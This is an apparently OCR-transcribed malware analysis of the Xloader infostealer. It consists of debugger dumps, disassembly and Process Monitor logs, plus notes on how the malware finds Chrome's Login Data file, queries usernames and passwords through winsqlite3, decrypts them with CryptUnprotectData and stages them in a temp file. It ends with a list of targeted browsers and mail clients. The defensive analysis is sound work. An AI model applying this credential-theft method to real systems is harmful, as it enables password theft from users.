
```
1: [esp] 02E9D9B4 "XLNG:202293EF4.3:Windows 10 Enterprise x64:"
2: [esp+4] 00000080
3: [esp+8] 051C250C "PKT2:X3g8+mECD0zcHwBQRRQj5k3+nNFmT66jy32R7i1Mex5/6Yyxzh0q9rQ785I
4: [esp+C] 051C2511 "X3g8+mECD0zcHwBQRRQj5k3+nNFmT66jy32R7i1Mex5/6Yyxzh0q9rQ785IT3LD+
5: [esp+10] 02E9D730
```

```
02E9D0DC 02E9D9B4  "XLNG:202293EF4.3:Windows 10 Enterprise x64:"
02E9D0E0 00000080
02E9D0E4 051C250C  "PKT2:X3g8+mECD0zcHwBQRRQj5k3+nNFmT66jy32R7i1Mex5/6Yyxzh0q9rQ785IT3LD+E/Pz"
02E9D0E8 051C2511  "X3g8+mECD0zcHwBQRRQj5k3+nNFmT66jy32R7i1Mex5/6Yyxzh0q9rQ785IT3LD+E/Pz"
02E9D0EC 02E9D730
02E9D0F0 00000033
02E9D0F4 02E9D730
02E9D0F8 00000033
02E9D0FC 02E9DA78  "\\\n´g¶åõÀM\f¶\vZpkÒúŸf®"
02E9D100 02E9D730
02E9D104 02E9D784  "c2hhZGR5"
02E9D108 00000000
02E9D10C 02E9D730
02E9D110 02E9D9B4  "XLNG:202293EF4.3:Windows 10 Enterprise x64:"
02E9D114 0000002B
02E9D118 02E9D9B4  "XLNG:202293EF4.3:Windows 10 Enterprise x64:"
02E9D11C 0000459F
02E9D120 02ED459F
02E9D124 02E9EF58
02E9D128 002D0053
```

```
ASCII
................
................
.....Ä..........
................
................
................
...........5.5.
5.M.3.0.3.V...D.
J.7.C.x.Y.0.....
................
................
................
```

Stealer:

- Xloader is an infostealer and form grabber.
- After registering the device, it looks for all the things it could steal from the victim
- There are a large number of email clients, browsers, ftp clients, messaging apps that it tries to look for in different paths to fetch and steal the data




```
12:44:... msiexec.exe 6732 CreateFileMapp... C:\Windows\SysWOW64\wininet.dll  SUCCESS          SyncType: SyncTypeOther
12:44:... msiexec.exe 6732 Load Image        C:\Windows\SysWOW64\wininet.dll  SUCCESS          Image Base: 0x73c70000, Imag
12:44:... msiexec.exe 6732 QueryNameInfo...  C:\Windows\SysWOW64\wininet.dll  SUCCESS          Name: \Windows\SysWOW64
12:44:... msiexec.exe 6732 CreateFile        C:\Windows\SysWOW64\wininet.dll  SUCCESS          Desired Access: Generic Read
12:44:... msiexec.exe 6732 CloseFile         C:\Windows\SysWOW64\wininet.dll  SUCCESS
12:45:... msiexec.exe 6732 CreateFile        C:\Windows\SysWOW64\wininet.dll  SUCCESS          Desired Access: Read Control,
12:45:... msiexec.exe 6732 QuerySecurityFile C:\Windows\SysWOW64\wininet.dll  BUFFER OVERFLOW  Information: Owner
12:45:... msiexec.exe 6732 QuerySecurityFile C:\Windows\SysWOW64\wininet.dll  SUCCESS          Information: Owner
12:45:... msiexec.exe 6732 CloseFile         C:\Windows\SysWOW64\wininet.dll  SUCCESS
1:04:2... msiexec.exe 6732 RegCreateKey      HKCU\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\  NAME NOT FOUND  Desired Access: Read
```

Showing 24 of 2,768,986 events (0.00086%) Backed by virtual memory

```
2 00 36 00 5.-.2.0.8.1.2.6.
D 00 31 00 9.4.7.-.1.0.0.1.
1 00 52 00 \.S.O.F.T.W.A.R.
F 00 73 00 E.\.M.i.c.r.o.s.
E 00 64 00 o.f.t.\.W.i.n.d.
C 00 43 00 o.w.s. .N.T.\.C.
6 00 65 00 u.r.r.e.n.t.V.e.
7 00 69 00 r.s.i.o.n.\.W.i.
D 00 65 00 n.d.o.w.s. .M.e.
7 00 20 00 s.s.a.g.i.n.g. .
4 00 65 00 S.u.b.s.y.s.t.e.
9 00 6C 00 m.\.P.r.o.f.i.l.
C 00 6F 00 e.s.\.O.u.t.l.o.
D 00 00 00 o.k.\...........
D 00 00 00 ................
D 00 00 00 ................
```


```
02E9D830 02EDCEB9  return to 02EDCEB9 from 02EEC590
02E9D834 02E9EF58
02E9D838 02E9E0F8
02E9D83C 00020219
02E9D840 02E9DC88
02E9D844 00000000
02E9D848 00000000
02E9D84C 00000000
02E9D850 00000000
02E9D854 02E9DC80
02E9D858 02E9D880  L"\\Registry\\User\\S-1-5-21-3847139605-2422517245-208126947-1001\\SOFTWARE\\Microsoft\\Window
02E9D85C 00000200
02E9D860 02E9D880  L"\\Registry\\User\\S-1-5-21-3847139605-2422517245-208126947-1001\\SOFTWARE\\Microsoft\\Window
02E9D864 02E9DCD8  L"\\Registry\\User\\S-1-5-21-3847139605-2422517245-208126947-1001\\SOFTWARE\\Microsoft\\Window
02E9D868 0000012E
02E9D86C 02E9DCD8  L"\\Registry\\User\\S-1-5-21-3847139605-2422517245-208126947-1001\\SOFTWARE\\Microsoft\\Window
02E9D870 02E9D882  L"Registry\\User\\S-1-5-21-3847139605-2422517245-208126947-1001\\SOFTWARE\\Microsoft\\Windows
02E9D874 00000000
02E9D878 000003FE
```



```
02EE46B5
 mov ebx,dword ptr ss:[ebp+C]
 add esp,28
 cmp ebx,16
 jne 2EE46FF

02EE46FF
 cmp ebx,1024
 jne 2EE4794

02EE46C0
 push 1
 lea edx,dword ptr ss:[ebp-688]
 push 23
 push edx
 call 2EEE640
 add esp,4
 lea eax,dword ptr ss:[ebp+eax*2-688]
 push eax
 push esi
 call 2EDB4F0
 lea ecx,dword ptr ss:[ebp-688]
 push ecx
■call 2EEE640
 add esp,14
 xor edx,edx
 mov word ptr ss:[ebp+eax*2-6AC],dx
 jmp 2EE4794

02EE470B
 xor ecx,ecx
 push 46
 push ecx
 lea edx,dword ptr ss:[ebp-46]
 push edx
 mov dword ptr ss:[ebp-80],4F005C
 mov dword ptr ss:[ebp-7C],650070
 mov dword ptr ss:[ebp-78],610072
 mov dword ptr ss:[ebp-74],530020
 mov dword ptr ss:[ebp-70],66006F
 mov dword ptr ss:[ebp-6C],770074
```


```
Hide FPU

EAX    02E9D98C
EBX    00000016
ECX    02E9DA64     L"C:\\Users\\shaddy\\AppData\\Local\\Google\\Chrome\\User Data\\Default\\Login Data"
EDX    02E9DA00
EBP    02E9E0EC
ESP    02E9DA48     &L"C:\\Users\\shaddy\\AppData\\Local\\Google\\Chrome\\User Data\\Default\\Login Data"
ESI    02E9EF58
EDI    0530D95C

EIP    02EE46E8

EFLAGS    00000206
ZF 0  PF 1  AF 0
OF 0  SF 0  DF 0
CF 0  TF 0  IF 1

LastError  00000000 (ERROR_SUCCESS)
LastStatus 00000000 (STATUS_SUCCESS)

GS 002B  FS 0053
ES 002B  DS 002B
CS 0023  SS 002B

ST(0) 00000000000000000000 x87r0 Empty 0.000000000000000000
ST(1) 00000000000000000000 x87r1 Empty 0.000000000000000000
ST(2) 00000000000000000000 x87r2 Empty 0.000000000000000000
ST(3) 00000000000000000000 x87r3 Empty 0.000000000000000000
ST(4) 00000000000000000000 x87r4 Empty 0.000000000000000000
ST(5) 00000000000000000000 x87r5 Empty 0.000000000000000000
ST(6) 3FFF8000000000000000 x87r6 Empty 1.000000000000000000
ST(7) BFFF8000000000000000 x87r7 Empty -1.000000000000000000

Default (stdcall)                                                    5
1: [esp] 02E9DA64 L"C:\\Users\\shaddy\\AppData\\Local\\Google\\Chrome\\User Data\\Default\\Login Data"
2: [esp+4] 02E9EF58
3: [esp+8] 02E9DA9E L"\\Google\\Chrome\\User Data\\Default\\Login Data"
4: [esp+C] 00000023
5: [esp+10] 00000001
```

- If it finds anything, it then tries to steal that data
- Like in case of chrome, it founds login data and it will fetch the data using sqlite3 queries
- It uses winsqlite3.dll to extract passwords
- The query is **"SELECT origin_url, username_value, password_value FROM logins"**
- It decrypts that data using **crypt32.CryptUnprotectedData** from the key found in local state



```
 lea eax,dword ptr ds:[esi+BC] ; esi+BC:"SELECT origin_url, username_value, password_value FROM
 push eax
 push ecx ; ecx:"eÓ‘÷ †"
■call edx
 test eax,eax
 jne 2EE44FF

02EE4469
 mov eax,dword ptr ss:[ebp-4]
 mov ecx,dword ptr ds:[esi+3AC] ; ecx:"eÓ‘÷ †"
 push eax
 call ecx
 cmp eax,64 ; 64:'d'
 jne 2EE44FF

02EE447E
 mov edi,edi

02EE4480
 mov edx,dword ptr ss:[ebp-4]
 mov eax,dword ptr ds:[esi+3B8]
 push 0
 push edx ; edx:"eÓ‘÷ †"
```


```
Hide FPU

EAX    0321CEBC     "SELECT origin_url, username_value, password_value FROM logins"
EBX    02E9EF58
ECX    032013C8
EDX    6D5AF450     <winsqlite3.sqlite3_prepare_v2>
EBP    02E9DA44
ESP    02E9DA14
ESI    0321CDE0
EDI    02E9DE64      "C:\\Users\\shaddy\\AppData\\Local\\Temp\\3r9Pk-75_"

EIP    02EE445F

EFLAGS    00000246
ZF 1  PF 1  AF 0
OF 0  SF 0  DF 0
CF 0  TF 0  IF 1

LastError  000000B7 (ERROR_ALREADY_EXISTS)
LastStatus 00000000 (STATUS_SUCCESS)

GS 002B  FS 0053
ES 002B  DS 002B
CS 0023  SS 002B

ST(0) 00000000000000000000 x87r0 Empty 0.000000000000000000
ST(1) 00000000000000000000 x87r1 Empty 0.000000000000000000
ST(2) 00000000000000000000 x87r2 Empty 0.000000000000000000
ST(3) 00000000000000000000 x87r3 Empty 0.000000000000000000
ST(4) 00000000000000000000 x87r4 Empty 0.000000000000000000
ST(5) 00000000000000000000 x87r5 Empty 0.000000000000000000
ST(6) 3FFF8000000000000000 x87r6 Empty 1.000000000000000000
ST(7) BFFF8000000000000000 x87r7 Empty -1.000000000000000000

Default (stdcall)
1: [esp] 032013C8
2: [esp+4] 0321CEBC "SELECT origin_url, username_value, password_value FROM logins"
3: [esp+8] FFFFFFFF
4: [esp+C] 02E9DA40
5: [esp+10] 00000000
```



```
EAX   6D5A1060     <winsqlite3.sqlite3_step>
EBX   6D5A0000     "MZ"
ECX   6D63C578     winsqlite3.6D63C578
EDX   000000BD     '½'
EBP   02E9DA18
ESP   02E9D988
ESI   0321CDE0
EDI   02E9EF78

EIP   02EEADDE

EFLAGS   00000283
ZF 0  PF 0  AF 0
OF 0  SF 1  DF 0
CF 1  TF 0  IF 1

LastError  00000000 (ERROR_SUCCESS)
LastStatus 00000000 (STATUS_SUCCESS)

GS 002B  FS 0053
ES 002B  DS 002B
CS 0023  SS 002B

ST(0) 00000000000000000000 x87r0 Empty 0.000000000000000000
ST(1) 00000000000000000000 x87r1 Empty 0.000000000000000000
ST(2) 00000000000000000000 x87r2 Empty 0.000000000000000000
ST(3) 00000000000000000000 x87r3 Empty 0.000000000000000000
ST(4) 00000000000000000000 x87r4 Empty 0.000000000000000000
ST(5) 00000000000000000000 x87r5 Empty 0.000000000000000000
ST(6) 3FFF8000000000000000 x87r6 Empty 1.000000000000000000
ST(7) BFFF8000000000000000 x87r7 Empty -1.000000000000000000
```


Default (stdcall)

```
1: [esp] 4AB491F7
2: [esp+4] 02E9EF78
3: [esp+8] 6D63C148 "ŸÇ\t"
4: [esp+C] 00000000
5: [esp+10] 00000000
```



```
EAX   7761A8B0     <crypt32.CryptUnprotectData>
EBX   02E9EF58
ECX   776B93E0     crypt32.776B93E0
EDX   000000FA     'ú'
EBP   02E9DA18
ESP   02E9D9C8
ESI   0321CDE0
EDI   02E9EF78

EIP   02EEAE8B

EFLAGS   00000212
ZF 0  PF 0  AF 1
OF 0  SF 0  DF 0
CF 0  TF 0  IF 1

LastError  00000000 (ERROR_SUCCESS)
LastStatus 00000000 (STATUS_SUCCESS)

GS 002B  FS 0053
ES 002B  DS 002B
CS 0023  SS 002B

ST(0) 00000000000000000000 x87r0 Empty 0.000000000000000000
ST(1) 00000000000000000000 x87r1 Empty 0.000000000000000000
ST(2) 00000000000000000000 x87r2 Empty 0.000000000000000000
ST(3) 00000000000000000000 x87r3 Empty 0.000000000000000000
ST(4) 00000000000000000000 x87r4 Empty 0.000000000000000000
ST(5) 00000000000000000000 x87r5 Empty 0.000000000000000000
ST(6) 3FFF8000000000000000 x87r6 Empty 1.000000000000000000
ST(7) BFFF8000000000000000 x87r7 Empty -1.000000000000000000
```

- If it finds anything, it creates a file in temp folder with the static name of **"3r9Pk-75"**
- If the file exists already, it first deletes the previous one and then write new with the updated date.
- Reads the file by the following API sequence
    - ❖ NtCreateFile
    - ❖ NtQueryInformationFile
    - ❖ NtReadFile
    - ❖ NtWriteFile




```
02EE43F8
 push 0
 lea ecx,dword ptr ds:[esi+2C] ; esi+2C:L"\\3r9Pk-75_"
 push ecx
 push edi ; edi:L"C:\\Users\\shaddy\\AppData\\Local\\Temp"
 call 2EEE7B0
 push 0
 push 13
 push edi ; edi:L"C:\\Users\\shaddy\\AppData\\Local\\Temp"
 push ebx
 call 2EE7470
 mov edx,dword ptr ss:[ebp+C] ; [ebp+C]:L"C:\\Users\\shaddy\\AppData\\Local\\Google\\Chrome\\User Data\\Default\\Login Data"
 push edi ; edi:L"C:\\Users\\shaddy\\AppData\\Local\\Temp"
 push edx
 push ebx
 call 2EE37C0
 push edi ; edi:L"C:\\Users\\shaddy\\AppData\\Local\\Temp"
 mov edi,dword ptr ss:[ebp+C] ; [ebp+C]:L"C:\\Users\\shaddy\\AppData\\Local\\Google\\Chrome\\User Data\\Default\\Login Data"
 push edi ; edi:L"C:\\Users\\shaddy\\AppData\\Local\\Temp"
 call 2EEEA60
 mov eax,dword ptr ds:[esi]
 add esp,40
 cmp eax,2
 jne 2EE4518
```

```
EAX   00000000
EBX   02E9EF58
ECX   0321D1CC     L"C:\\Users\\shaddy\\AppData\\Local\\Temp\\3r9Pk-75_"
EDX   0000000A
EBP   02E9DA44
ESP   02E9DA00     &L"C:\\Users\\shaddy\\AppData\\Local\\Temp\\3r9Pk-75_"
ESI   0321CDE0
EDI   0321D1CC     L"C:\\Users\\shaddy\\AppData\\Local\\Temp\\3r9Pk-75_"

EIP   02EE4409

EFLAGS   00000246
ZF 1  PF 1  AF 0
OF 0  SF 0  DF 0
CF 0  TF 0  IF 1

LastError  00000000 (ERROR_SUCCESS)
LastStatus 00000000 (STATUS_SUCCESS)

GS 002B  FS 0053
ES 002B  DS 002B
CS 0023  SS 002B

ST(0) 0000000000000000000 x87r0 Empty 0.000000000000000000
ST(1) 0000000000000000000 x87r1 Empty 0.000000000000000000
ST(2) 0000000000000000000 x87r2 Empty 0.000000000000000000
ST(3) 0000000000000000000 x87r3 Empty 0.000000000000000000
ST(4) 0000000000000000000 x87r4 Empty 0.000000000000000000
ST(5) 0000000000000000000 x87r5 Empty 0.000000000000000000
ST(6) 3FFF8000000000000000 x87r6 Empty 1.000000000000000000
ST(7) BFFF8000000000000000 x87r7 Empty -1.000000000000000000
```

Default (stdcall)

```
1: [esp+4] 00000013
2: [esp+8] 00000000
3: [esp+C] 0321D1CC L"C:\\Users\\shaddy\\AppData\\Local\\Temp\\3r9Pk-75_"
4: [esp+10] 0321CE0C L"\\3r9Pk-75_"
5: [esp+14] 00000000
```




```
04E52C00
 mov eax,1A0008
 mov edx,4E68A40
 call edx
 ret 24
```

```
ECX   02E5EEA8
EDX   02E9D9AC
EBP   02E9D8C8
ESP   02E9D89C
```

Process Monitor - Sysinternals: www.sysinternals.com

Time of Day	Process Name	PID	Operation	Path
5:51:21.5406...	msiexec.exe	6732	CreateFile	C:\Users\shaddy\AppData\Local\Temp\3r9Pk-75_
5:51:21.5415...	msiexec.exe	6732	CloseFile	C:\Users\shaddy\AppData\Local\Temp\3r9Pk-75_
5:53:08.3215...	msiexec.exe	6732	CreateFile	C:\Users\shaddy\AppData\Local\Google\Chrome\User Data\Default\L
6:01:46.2032...	msiexec.exe	6732	ReadFile	C:\Users\shaddy\AppData\Local\Google\Chrome\User Data\Default\L
5:55:01.3256...	msiexec.exe	6732	QueryStandardInformationFile	C:\Users\shaddy\AppData\Local\Google\Chrome\User Data\Default\L
5:55:26.8791...	msiexec.exe	6732	CloseFile	C:\Users\shaddy\AppData\Local\Google\Chrome\User Data\Default\L
5:56:16.0700...	msiexec.exe	6732	CreateFile	C:\Users\shaddy\AppData\Local\Google\Chrome\User Data\Default\L
5:57:24.2148...	msiexec.exe	6732	QueryStandardInformationFile	C:\Users\shaddy\AppData\Local\Google\Chrome\User Data\Default\L
6:04:58.0878...	msiexec.exe	6732	CloseFile	C:\Users\shaddy\AppData\Local\Google\Chrome\User Data\Default\L
6:07:32.1850...	msiexec.exe	6732	CreateFile	C:\Users\shaddy\AppData\Local\Temp\3r9Pk-75_
6:08:29.5382...	msiexec.exe	6732	QueryStandardInformationFile	C:\Users\shaddy\AppData\Local\Temp\3r9Pk-75_
6:10:03.1858...	msiexec.exe	6732	WriteFile	C:\Users\shaddy\AppData\Local\Temp\3r9Pk-75_

Web-Browsers




HTTP, HTTPS, SPDY, HTTP/2, KEYSTROKE, CLIPBOARD & PASSWORD RECOVERY (both 32bits and 64bits browser)

Microsoft Edge	Mozilla Firefox	Google Chrome	Internet Explorer

HTTP, HTTPS, HTTP/2, KEYSTROKE & , CLIPBOARD (both 32bits and 64bits browser)

Tor Browser	Opera	Safari	Torch
Chromium	Maxthon	SeaMonkey	Avant
Deepnet	C-dragon	Canary	360
Titan	C-icedragon	Baidu	Yandex
Q-360	safeZone	K-Meleon	Rambler
Browzar	BlackHawk	Citrio	CoolNovo
Coowon	Cyberfox	Dooble	Vivaldi
Iridium	Lunascape	Epic	Midori
Mustang	Orbitum	PaleMoon	QT-Web
QupZilla	Sleipnir	Superbird	UC

Mail clients, FTP clients, IM apps



KEYSTROKE, CLIPBOARD, PASSWORD RECOVERY & SNIFFS

Microsoft Outlook	Mozilla Thunderbird

